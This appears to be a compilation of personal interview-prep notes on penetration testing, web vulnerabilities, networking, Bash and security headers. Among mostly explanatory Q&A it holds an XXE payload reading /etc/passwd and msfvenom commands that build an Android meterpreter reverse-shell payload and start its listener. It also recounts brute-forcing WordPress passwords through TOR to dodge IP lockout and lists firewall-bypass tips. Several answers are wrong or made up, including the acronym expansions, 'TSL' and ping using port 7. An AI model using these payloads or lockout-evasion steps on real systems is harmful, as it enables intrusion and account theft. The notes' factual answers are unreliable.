The ISSAF standard (Information System Security Assessment Framework) contains an even more structured and specialized approach to penetration testing than the previous standard. If your organization’s unique situation requires an advanced methodology entirely personalized to its context, then this manual should prove useful for the specialists in charge of your penetration test.

**How would you escalate privileges on Windows or Linux?**

* **What are the types of Cross-site scripting?**

Reflected, stored, dom bases

* **Explain the difference between encoding and escaping**

Encoding is transforming data from one format into another format.

Escaping is a subset of encoding, where not all characters need to be encoded. Only some characters are encoded

* **How is each type of cross-site scripting remediated?**

set the HttpOnly flag for cookies

Treat all user input as untrusted. And do escaping and encoding

DO input check on server side

* **What is the root cause of SQL injection? How do you fix it?**

Processing input without validation

Prepared statements will protect against (almost) all SQL injection vulnerabilitie

* **What is cross-site request forgery? What causes it? How do you fix it?**

Implement an Anti-CSRF Token (nonce, random number)

Use the SameSite Flag in Cookies

* **What causes command injection vulnerabilities?**

Applications taking operating system commands as input and executing them.

Applications taking data from the user and executing them as OS commands without properly validating.

Prevention:

Validating against a whitelist of permitted values.

Validating that the input is a number.

Validating that the input contains only alphanumeric characters, no other syntax or whitespace.

* **Explain the nature and root cause of XML external entity injection attacks.**

XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or external systems that the application itself can access.

XXE vulnerabilities arise because the XML specification contains various potentially dangerous features, and standard parsers support these features even if they are not normally used by the application.

XML external entities are a type of custom XML entity whose defined values are loaded from outside of the DTD in which they are declared.

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>

<stockCheck><productId>&xxe;</productId></stockCheck>

This XXE payload defines an external entity &xxe; whose value is the contents of the /etc/passwd file and uses the entity within the productId value. This causes the application's response to include the contents of the fil

all XXE vulnerabilities arise because the application's XML parsing library supports potentially dangerous XML features that the application does not need or intend to use. The easiest and most effective way to prevent XXE attacks is to disable those features.

* **Explain how a Java MVC web framework works.**

Spring Web model-view-controller (MVC) framework is designed around a DispatcherServlet that handles all the HTTP requests and responses

* **Explain how cookie based authentication works.**

A browser will save the cookies set by the server. In the HTTP header of every request the browser makes to that server, it will add the cookies. It will only add cookies for the domains that set them

* **Explain how you would go about conducting an external network penetration test. Give examples of nmap command line invocations and other testing tools you would use.**

External penetration testing (also known as external network penetration testing) is a security assessment of an organisation’s *perimeter systems***.**

OS information and Traceroute nmap -A 192.168.0.101

nmap -O server2.tecmint.com

To scan a host if it is protected by any packet filtering software or Firewalls.

**[root@server1 ~]# nmap -PN 192.168.0.101**

Sometimes packet filtering firewalls blocks standard ICMP ping requests, in that case, we can use TCP ACK and TCP Syn methods to scan remote hosts.

**[root@server1 ~]# nmap -PS 192.168.0.101**

Scan Remote host for specific ports with TCP Syn

[root@server1 ~]# nmap -PS -p 22,80 192.168.0.101

Perform a stealthy Scan

[root@server1 ~]# nmap -sS 192.168.0.101

**NMAP**

* **-sT: TCP Connect() Scan**
* **-sS: SYN Scan**
* **-sA: ACK Scan**
* **-sW:** Window
* **-**sN: Null Scan
* **-sF:** FIN Scan
* **-sX:** XMas Scan
* **-sU: UDP Scan**
* **-sM:** Maimon Scan
* **-sO:** IP Protocol Scan
* **-sI:** host:port Idle Scan
* **-b:** FTP Bounce Scan
* **-sP: sends ping request**
* **-Pn: disable ping**
* **How would you secure your personal workstation?**

Install a good antivirus

Update apps

Don’t open malicious links and executables

* **Walk me through the process of TLS encryption (high level.) Explain certs, cipher suites, and certificate authorities.**

**If they do well with those I might ask things like:**

* **Have you discovered any vulnerabilities? How did you do it?**

Talk about wordpress one

The company had several sub-portals. First, I collected information on all the sub-domains the company owned and found out that they own a WordPress site as well. Then using WP-Scan, I tried finding potential usernames for the admin login page of Wordpress. There were plenty of blogs on the website and it meant that there had to be a way to post such blogs. I assumed that main admin would not be the one writing the blog, so using the names I could find on the company’s website along with the names I found using wpscan, I made a list of usernames and fed that into Burpsuite and checked the size of the replies. Through this method, I was able to find 5 wordpress usernames. Once I had obtained the usernames, I tried brute forcing to get the password but after 3 wrong attempts to guess a password my IP address was getting blocked. To solve this, I rerouted the request through TOR (The requests took more time to respond but I was not getting blocked) and bruteforced again and found an account password for one of the content writers.

CTF:

I was given this IP address.

First I opened the site and checked robots.txt, and got another link. Opened the link and checked source code of the link to access the login page. Used sqli to login. Found an XSS and exploited it to get admin cookie. Used burpsuite repeater to find path traversal problem and found flag in etc/passwd

Given IP. Use dirbuster in php to get message board, stole session keys from a user using XSS (cookie). Added admin=true to the http request to become admin. Used msfconsole to create php malware and uploaded php exploit and found flag.

* **What is your favorite exploit?**

The combination of xss and session hijacking

* **What blogs/publications do you read?**

Google’s project zero

* **What's your favorite historical vulnerability? Tell me everything you know about it.**

Myspace xss attack. (Samy worm by Samy Kamkar)

* **How confident are you reading and writing code in Java,C#,Python?**
* **What subfields of security are you most interested in?**

Pentesting

**9. What are the response codes that can be received from a Web Application?**

1xx – Informational responses  
2xx – Success  
3xx – Redirection  
4xx – Client-side error  
5xx – Server-side error

1. **Please provide the exact names of the following abbreviations that are commonly used in pentesting: 2FA, 2S2D, 2VPCP, 3DES, 3DESE, 3DESEP.**

The acronyms stand for the following:

* 2FA means “Two-Factor Authentication”
* 2SD2D means “Double-Sided, Double Density”
* 2VPCP means “Two-Version Priority Ceiling Protocol”
* 3DES means “Triple Data Encryption Standard”
* 3DESE means “Triple Data Encryption Standard Encryption”
* 3DESEP means “Triple Data Encryption Standard Encryption Protocol”

**What are SSL and TSL?**

SSL stands for “Secure Sockets Layer.” This is the de facto standard to keep all Internet connections safe and secure. You will know that a particular website can be safely accessed when it has “HTTPS” in its URL address. SSLs are used most in e-commerce-based applications, in which credit card and other personal information and data is transmitted to the online merchant.

TSL stands for “Transport Layer Security” and is actually a much more updated and advanced version of SSL. It is important to note that with TSL, it can come with three types of encryption:

Elliptical Curve Cryptography (ECC)

Rivest–Shamir–Adleman (RSA)

Digital Signature Algorithm (DSA)

1. **What is Omniquad BorderSecure?**

This is a type of specific service that can help to perform network-based audits or even automated pentesting of an entire network infrastructure. It can give the pentesting team detailed information and data as to how the cyber-attacker can gain access to your network-based digital assets. It can also be used to help mitigate any form of threat that is launched by a malicious third party.

1. **Describe the theoretical constructs of a threat model that can be used in a pentesting exercise.**

The constructs behind a threat model include the following:

* Gathering the required documentation
* Correctly identifying and categorizing the digital assets that are found within the IT infrastructure of a corporation or business
* Correctly identifying and categorizing any type of kind of cyber-threat that can be targeted towards the digital assets
* Properly correlating the digital assets with the cyber-threat that they are prone to (this is can also be considered as a mapping exercise where a digital asset is associated with its specific cyber-threat)

It is also important to note that there are three types of threat models that a pentesting team can use, and they are as follows:

* Digital Asset-Centric
* Cyber-Attacker-Centric
* Software Application-Centric.

The above is an example of a Digital Asset-Centric Threat Model.

**List down parameters that define an SSL session connection.**

**Ans:** The session identifier, peer certificate, compression method, cipher spec, master secret, and Is resumable are the parameters that define SSL session connection.

**Q49. What is STRIDE?**

**Ans:**STRIDE is an acronym for the threat modeling system. It helps in categorizing all cyberattacks into the below techniques:

* **S**poofing
* **T**ampering
* **R**epudiation
* **I**nformation disclosure
* **D**enial of service (DoS)
* **E**levation of privilege

**Q50. What is file enumeration?**

Ans: File enumeration, also called forced browsing, is a directory traversal technique when a security analyst access those files and folders which are not linked by an application.

**What port does ping work over?**

Port 7 (both TCP and UDP) is used for the "echo" service.

**How to Bypass a firewall?**

Use TOR

Use VPN

Use smartphone as hotspot

**Mobile Penetration testing?**

Use adb to install and unistall packets

Use genymotion for virtualization of android device

Connect from a linux virtual to genymotion using adb (Andoroid debug bridge)

Adb devices (shows connected android devices)

Adb shell

Ps (might show username for twitter and facebook)

Cd /data/data

Cd com.android.providers.telephony

Cd database

Adb pull filepathinandroid

Use drowzer to attack

Use Mobsf for analysis

Open the mobsf and then drag and drop apk

Mobsf tells if certificate feature like hash is weak in certificate section

Shows permissions of app too (for least priv)

Binary analysis

Source code analysis

Strings sections show hard coded strings (can find api keys here)

-Dynamic analysis (use Frida code editor to change java)

Has live api monitor to see api requests

Frida live logs gives logs of the actions performed

Flag in capture string comparisons

**OWASP top 10**

**Top 10 Web Application Security Risks**


1. [**Injection**](https://owasp.org/www-project-top-ten/2017/A1_2017-Injection). Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker’s hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
2. [**Broken Authentication**](https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication). Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users’ identities temporarily or permanently.
3. [**Sensitive Data Exposure**](https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure). Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.
4. [**XML External Entities (XXE)**](https://owasp.org/www-project-top-ten/2017/A4_2017-XML_External_Entities_(XXE)). Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.
5. [**Broken Access Control**](https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control). Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users’ accounts, view sensitive files, modify other users’ data, change access rights, etc.
6. [**Security Misconfiguration**](https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration). Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.
7. [**Cross-Site Scripting (XSS)**](https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS)). XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim’s browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
8. [**Insecure Deserialization**](https://owasp.org/www-project-top-ten/2017/A8_2017-Insecure_Deserialization). Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.
9. [**Using Components with Known Vulnerabilities**](https://owasp.org/www-project-top-ten/2017/A9_2017-Using_Components_with_Known_Vulnerabilities). Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.
10. [**Insufficient Logging & Monitoring**](https://owasp.org/www-project-top-ten/2017/A10_2017-Insufficient_Logging%2526Monitoring). Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

**WHAT ARE THE TACTICS OF THE MITRE ATT&CK FRAMEWORK?**

* Initial Access
* Execution
* Persistence
* Privilege Escalation
* Defense Evasion
* Credential Access
* Discovery
* Lateral Movement
* Collection
* Exfiltration
* Impact



**NIST 1.1 Framework**



Implementaiton tiers:

Partial

Risk Informed

Repeatable

Adaptive

**Metasploit**

Msfconsole

Show exploits

Search android (to search for android exploit)

Use exploit\_name

Set RHOST IP (Target)

Show options (to see how to use)

Show payloads

Set playload\_name

Set L\_HOST your\_ip

Set L\_PORT your\_port

Exploit

Creation of a file:

msfvenom -p android/meterpreter/reverse\_tcp LHOST=\*\*\* LPORT=\*\*\*  R>filename.apk

Msfvenom: payload creation

-p: payload

 Android: defines the platform

Meterpreter: gaining all access

Reverse\_tcp: creating  backgate tunnel for host and the victim

LHOST: listenig host, ip address

LPORT: listening port, eg 4444

R: rawfile

Listener:

Terminal:- msfconsole

 In msfconsole

1)  use exploit/multi/handler

2) set payload android/meterpreter/reverse\_tcp

 3) set lhost \*\*\*

4) set lport \*\*\*

5) exploit

Or

Run

**TLS:**

A TLS handshake involves a series of exchanges between client and server that vary based on the utilized key exchange algorithm and the supported cipher suites, but can unfold as follows:

* A client sends a “client hello” message requesting a connection and presents a list of supported cipher suites (a set of encryption algorithms used to establish a secure connection) and a random string of bytes (known as the “client random”).
* The server responds with a “server hello” message containing the chosen TLS protocol version (1.0, 1.2, etc.), the chosen cipher suite, and a random string of bytes (known as the “server random”).
* The server sends its SSL certificate to the client for authentication. The client authenticates the server by verifying the SSL certificate, and can also send a certificate for authentication if requested by the server.
* The client sends a second string of random bytes, the “premaster secret.” The client uses asymmetric cryptography to generate a public key from the server’s security certificate, which is then used to encrypt the premaster secret. The premaster secret can only be decrypted with the private key by the server.
* The server decrypts the premaster secret with the private key.
* Both client and server generate session keys from the client random, the server random, and the premaster secret.
* The client sends a “finished” message that has been encrypted with a session key.
* The server responds with a “finished” message that has been encrypted with a session key.
* The client and server have successfully achieved secure symmetric encryption, meaning the handshake is complete and communication can continue with the established session keys

**Forensic triage**

Forensic triage - sometimes referred to as "digital forensic triage" - is the process by which you collect, assemble, analyze, and prioritize digital evidence from a crime or investigation.

The goal of the digital triage is the rapid review of many potential sources of evidence for specific information to prioritise the digital media for subsequent analysis, i.e. if my case involved the suspicion of money crimes, then I'd prioritise sources which could hold banking and transaction data.

**BASH**

#Print Bash shell name  
echo $BASH  
   
# Print Bash shell Version  
echo $BASH\_VERSION  
   
# Print Home directory name  
echo $HOME

To delete a variable

str="Linux Hint"  
echo $str  
unset $str  
echo $str

<<addcomment

#Combine all variables and store in another variable  
str="$str1, $str2 and $str3"

#Take input from the user  
read name

#!/bin/bash  
#Check any argument is provided or not  
if [[ $# -eq 0 ]]; then  
    echo "No argument is given."  
    exit 0  
fi  
#Store the first argument value  
color=$1  
# Print the argument with other string  
printf "You favorite color is %s\n" $color

# Declare a simple numeric array  
arr1=( CodeIgniter Laravel ReactJS )

\# Print the first element value of $arr1                                          
echo ${arr1[0]}

if [ condition ]; then  
statement 1  
elif [ condition ]; then  
statement 2  
….  
else  
statement n  
fi

comparison

|  |  |  |
| --- | --- | --- |
| **String Comparison** | **Integer Comarison** | **Description** |
| == | -eq | It is used to check equality |
| != | -ne | It is used to check inequality |
| < | -lt | It is used check the first value is less than the second value or not |
| > | -gt | It is used check the first value is greater than the second value or not |
| <= | -le | It is used check the first value is less than or equal to the second value or not |
| >= | -ge | It is used check the first value is greater than or equal to the second value or not |

case $ticket in  
23)  
# Print message if the value is 23    
echo "You got the first prize";;  
101)  
# Print message if the value is 101  
echo  "You got the second prize";;  
503)  
# Print message if the value is 503  
echo  "You got the third prize";;  
\*)  
# Print message if the value does not match with 23, 101 and 503  
echo "Sorry, try for the next time"  
exit 0;;  
esac

while [ $n -gt 0 ]  
do  
   sqr=$((n\*n))  
   echo "The square of $n is $sqr"  
   ((n--))  
done  
  
# Calculate the square of 5-1 using for loop  
for (( i=5; i>0; i-- ))  
do  
   sqr=$((i\*i))  
   echo "The square of $i is $sqr"  
done  
  
# Initialize $x  
x=5  
  
# Calculate the square of 5-1 using until loop  
until [ $x -le 0 ]  
do  
   sqr=$((x\*x))  
   echo "The square of $x is $sqr"  
   ((x--))  
done

myFunc () {  
   # Declare the local variable $x  
   local x=15  
  
   # Re-assign the global variable $y  
   y=25  
  
   # Calculate the sum of $x and $y  
   z=$((x+y))  
  
   # Print the sum of a local variable, $x, and global variable, $y  
   echo "The sum of $x and $y equal to $z"  
}  
  
# Call the function  
myFunc

string="Python Scripting Language"  
# Cut the string value from the position 7 to the end of the string  
echo ${string:7}  
# Cut the string value of 9 characters from the position 7  
echo ${string:7:9}  
# Cut the string value from 17 to 20  
echo ${string:17:-4}

# Check the directory exists or not  
if [ -d "$path" ]; then  
   # Print message if the directory exists  
   echo "Directory exists"

# Calculate the division without the fractional value  
echo "39/7" | bc  
   
# Calculate the division with the full fractional value  
echo "39/7" | bc -l  
   
# Calculate the division with three digits after the decimal point  
echo "scale=3; 39/7" | bc

line1=`awk '{if(NR==1) print $0}' course.txt`  
# Print the line  
echo $line1

echo "I like Python" | awk '{print length}'

$# shows the count of the arguments passed to the script.

$@ treats each quoted arguments as separate arguments but $\* will consider the entire set of positional parameters as a single string.

**troubleshooting**

The PC has to initiate the DNS request, for which the DNS server IP address has to be configured on the PC.

Port forwarding feature can be configured on the router to forward all requests to TCP port 20 and 21

Powershell script has an extension .ps1 an it is is executed using &.

& ‘name.ps1’

New-Item -Path 'X:\Guru99' -ItemType Directory

**10 Ways to Troubleshoot DNS Resolution Issues**

DNSlookup (windows)

Nslookup (linux)

**How to increase the size of LVM partition ?**

Ans: Below are the Logical Steps :  
– Use the lvextend command (**lvextend -L +100M /dev/<Name of the LVM Partition>** , in this example we are extending the size by 100MB.

**:6 How to create partition from the raw disk ?**

Ans: Using fdisk utility we can create partitions from the raw disk.Below are the steps to create partition from the raw dsik :  
– **fdisk  /dev/hd\*** (IDE) or /dev/sd\* (SCSI)

**Q:11 How to share a directory using nfs ?**

Ans: To share a directory using nfs , first edit the configuration file ‘/etc/exportfs’ , add a entry like  
‘/<directory-name>  <ip or Network>(Options)’ and then restart the nfs service.

**Q:12 How to check and mount nfs share** ?

Ans: Using ‘showmount’ command we can see what directories are shared via nfs e.g ‘showmount -e <ip address of nfs server>’.Using mount command we can mount the nfs share on linux machine

**SAR**

 System Activity Report. **sar** *command is used to collect,report & save CPU, Memory, I/O usage in Unix like operating system*.


it produces the reports on the fly and can also save the reports in the **log** files as well.

**What is a "/proc" file system?**

*The '/proc' file system is actually a virtual file system. I used '/proc' file systems in prior roles to view LINUX kernels, hardware and the default running processes. Because these files are typically designated as virtual files, using '/proc' files can be a benefit because virtual file systems use less RAM than hard drive file systems*

.

**RMF Risk Management Framework**



-Prepare Step

Prepare carries out essential activities at the organization, mission and business process, and information system levels of the enterprise to help prepare the organization to manage its security and privacy risks using the Risk Management Framework.

-Categorize Step

Categorize the system and the information processed, stored, and transmitted by that system based on an impact analysis

-Select Step

Select an initial set of baseline security controls for the system based on the security categorization; tailoring and supplementing the security control baseline as needed based on organization assessment of risk and local conditions2 .

-Implement Step

Implement the security controls and document how the controls are deployed within the system and environment of operation3.

-Assess Step

Assess the security controls using appropriate procedures to determine the extent to which the controls are implemented correctly, operating as intended, and producing the desired outcome with respect to meeting the security requirements for the system .

-Authorize Step

Authorize system operation based upon a determination of the risk to organizational operations and assets, individuals, other organizations and the Nation resulting from the operation of the system and the decision that this risk is acceptable 4.

-Monitor Step

Monitor and assess selected security controls in the system on an ongoing basis including assessing security control effectiveness, documenting changes to the system or environment of operation, conducting security impact analyses of the associated changes, and reporting the security state of the system to appropriate organizational officials 5.

**A colleague has just finished deploying a new web-server. What steps would you take to secure it after the initial install?**

- Remove any unncessary services

- Create seperate enviroments for development, testing and production.

- Set permissions and privileges

- Keep patches up to date

- Segregate and monitor server logs

- Install a firewall

- Automate backups

**How do organizations get compromised and what are the most common vectors of attack?**

Weak & compromised Credentials: where user credentials such as usernames and passwords are exposed to unauthorized entities. Weak passwords and password reuse make credential exposure a gateway for initial attacker access and propagation.

Malicious Insiders: A malicious insider is an employee who exposes private company information and or expolits company vulnerabilities.

Missing or Poor Encryption: Missing o rpoor encryption leads to sensitive information including credentials being transmitted either in plaintext or using weak cryptographic ciphers or protocols. This implies that an adversary intercepting data storage, communication or processing could get access to sensitive data using brute-force approaches to break weak encryption.

**What protocols (other than basic communication protocols) would you expect to see on a managed network?**

ICMP: Internet Control Message Protocol is a network layer protocol that is part of the group of sub-protocols associated with the IP protocol.

SNMP: Simple Network Management Protocol is an application layer protocol that covers the areas of failures, performance and actions. SNMP offers a scheme to father organize and communicate management information between the devices that make up a network.

**What steps would your web browser have to take in order to resolve google.com?**

- Type google.com into browser

- The browser checks the cache for a DNS record to find the corresponding ip address for google.com

- If the requested URL is not in the cache, ISP's DNS server initiates a DNS query to find the IP address of the server that hosts google.com

- The browser initiates a TCP connection with the server.

- The browser sends a HTTP request to the webserver.

- The serve handles the request and sends back a response.

- The server sends out a HTTP response.

- The browser displays the HTML content

**What is the purpose of sub-netting and why is it used?**

Create a subnet allows you to limit the number of routers that network traffic has to pass through. An engineer will effectively create smaller mini routes within a larger network to allow traffic to travel the shortest distance possible.

**If you're on a windows computer and you needed to assign a new IP addres, how would you go about doing this if you only had access to the command line?**

- Ipconfig/release

- Ipconfig/renew

**Layered Security**

Layered security is a network security approach that uses several components to protect your operations with multiple levels of security measure. The purpose of a layered security approach is to make sure that every individual defense component has a backup to counter any flaws or gaps in other defenses of security

**In an icmp address mask request what is attacker looking for ?**

He is looking for network mask of the victim

**What is management information base (MIB)**

An MIB is a part of SNMp managed devicrs. Each snmp agent has MIB database storing device info. MIB is queried by snmp.

**DNS uses which protocol**

UDP

**What is data center multi tier model design**

Widely used model. High expensive.

Three tiers: Core. aggregation, access tiers

**Simple service discovery protocol SSDP**

**IDS detection methods**

Signature based

Anomaly based

**What is SNMP**

Simple network management protocol

It is for network devicees

All network devices have it

**Types of sniffing attack**

Paassive and spoofing

**When do you use tracert/traceroute?**

In case you can’t ping the final destination, tracert will help to identify where the connection stops or gets broken, whether it is firewall, ISP, router etc.

**What are WAF types?**

WAF can be either a box type or cloud based.

**How do you govern various security objects?**

Various security objects are governed with the help of KPI (Key Performance Indicators). Let us take the example of windows patch, agreed KPI can be 99%. It means that 99% of the PCs will have the latest or last month’s patch. On similar lines various security objects can be managed.

**What is the difference between policies, processes and guidelines?**

As security policy defines the security objectives and the security framework of an organisation. A process is a detailed step by step how to document that specifies the exact action which will be necessary to implement important security mechanism. Guidelines are recommendations which can be customised and used in the creation of procedures.

**How do you handle AntiVirus alerts?**

Check the policy for the AV and then the alert. If the alert is for a legitimate file then it can be whitelisted and if this is malicious file then it can be quarantined/deleted. The hash of the file can be checked for reputation on various websites like virustotal, malwares.com etc. AV needs to be fine-tuned so that the alerts can be reduced.

**What is data leakage? How will you detect and prevent it**?

Data leak is when data gets out of the organisation in an unauthorised way. Data can get leaked through various ways – emails, prints, laptops getting lost, unauthorised upload of data to public portals, removable drives, photographs etc. There are various controls which can be placed to ensure that the data does not get leaked, a few controls can be restricting upload on internet websites, following an internal encryption solution, restricting the mails to internal network, restriction on printing confidential data etc.

**Content-Security-Policy**

The HTTP Content-Security-Policy response header allows web site administrators to control resources the user agent is allowed to load for a given page. With a few exceptions, policies mostly involve specifying server origins and script endpoints. This helps guard against cross-site scripting attacks (XSS).

**Important HTTP headers:**

https://webdock.io/en/docs/how-guides/security-guides/how-to-configure-security-headers-in-nginx-and-apache

HTTP Strict Transport Security (HSTS)

HTTP Strict Transport Security instructs the browser to access the webserver over HTTPS only. Once configured on the server, the server sends the header in the response as Strict-Transport-Security. After receiving this header, the browser will send all the requests to that server only over HTTPS

Content Security Policy

Content Security Policy is used to instruct the browser to load only the allowed content defined in the policy. This uses the whitelisting approach which tells the browser from where to load the images, scripts, CSS, applets, etc. If implemented properly, this policy prevents the exploitation of Cross-Site Scripting (XSS), ClickJacking, and HTML injection attacks

Access-Control-Allow-Origin

Access-Control-Allow-Origin is a CORS (Cross-Origin Resource Sharing) header. This header allows the defined third party to access a given resource. This header is a workaround for restrictions posed by the Same Origin Policy which doesn’t allow two different origins to read the data of each other.

HTTP Public Key Pinning (HPKP)

HTTP Public Key Pinning (HPKP) tells a web client to associate a cryptographic public key with a certain web server. This prevent man-in-the-middle attacks by forged certificates.

This header helps prevent forged X.509 certificates and rogue attacks in case a certificate authority is compromised.

Feature-Policy

This is a new security header introduced on July 2018 which is still in development. It allows the site owners to restrict certain features on their own site and those they embed on their own. As we specify this header is still new and the list of its values is still not final. The known so far are: geolocation; midi; notifications; push; sync-xhr; microphone; camera; magnetometer; gyroscope; speaker; vibrate; fullscreen; payment (PaymentRequest)

Referrer-Policy

This header enables you to specify when the browser should set Referer headers. The use of this header can be considered as “optional”, but is advised.

Expect-CT

Expect-CT is relatively new HTTP header which indicates the need of the evaluation of the connection to the web servers emitting Certificate Transparency/CT. [8] It is considered to be safer than the HPKP and also as a substitute of HPKP due to announced plans of Google Chrome deprecation. The reasons are the flexibility in recovering from any configuration errors and the built-in support offered by a number of CAs.

Set-Cookie

The HTTP cookies can often contain sensitive information (especially the session cookies) and they need to be protected against unauthorized access.

The following attributes can be set for securing the cookies:

Secure: A cookie set with this attribute will only be sent over HTTPS and not over the clear-text HTTP protocol (which is susceptible to eavesdropping).

HTTPOnly: The browser will not permit JavaScript code to access the contents of the cookies set with this attribute. This helps in mitigating session hijacking through XSS attacks.

X-FrameOptions

This header is used to protect the user against ClickJacking attacks by forbidding the browser to load the page in an iframe element

X-XSS-Protection

This header is designed to protect against Cross-Site Scripting attacks. It works with the XSS filters used by the modern browsers and it has 3 modes:

X-XSS-Protection: 0; – Value 0 will disable the XSS filter

X-XSS-Protection: 1; – Value 1 will enable the filter, in case the XSS attack is detected, the browser will sanitize the content of the page in order to block the script execution.

X-XSS-Protection: 1; mode=block – Value 1 used with block mode will prevent the rendering of the page if an XSS attack is detected.

X-Content-Type-Options

This response header is used to protect against MIME sniffing vulnerabilities. So what is MIME Sniffing? MIME sniffing is a feature of the web browser to examine the content of the file being served.

Permissions-Policy

The Permissions-Policy is a new header that allows site to control which APIs or features can be used in the browser.

To add the Permissions-Policy header in Apache, add the following line in your Apache web server default configuration file /etc/apache2/sites-enabled/webdock.conf:

**Server header that leak info**

Server:

This header contains information about the backend server (type and version) The server information can be masked by re-configuring the webserver

X-Powered-By:

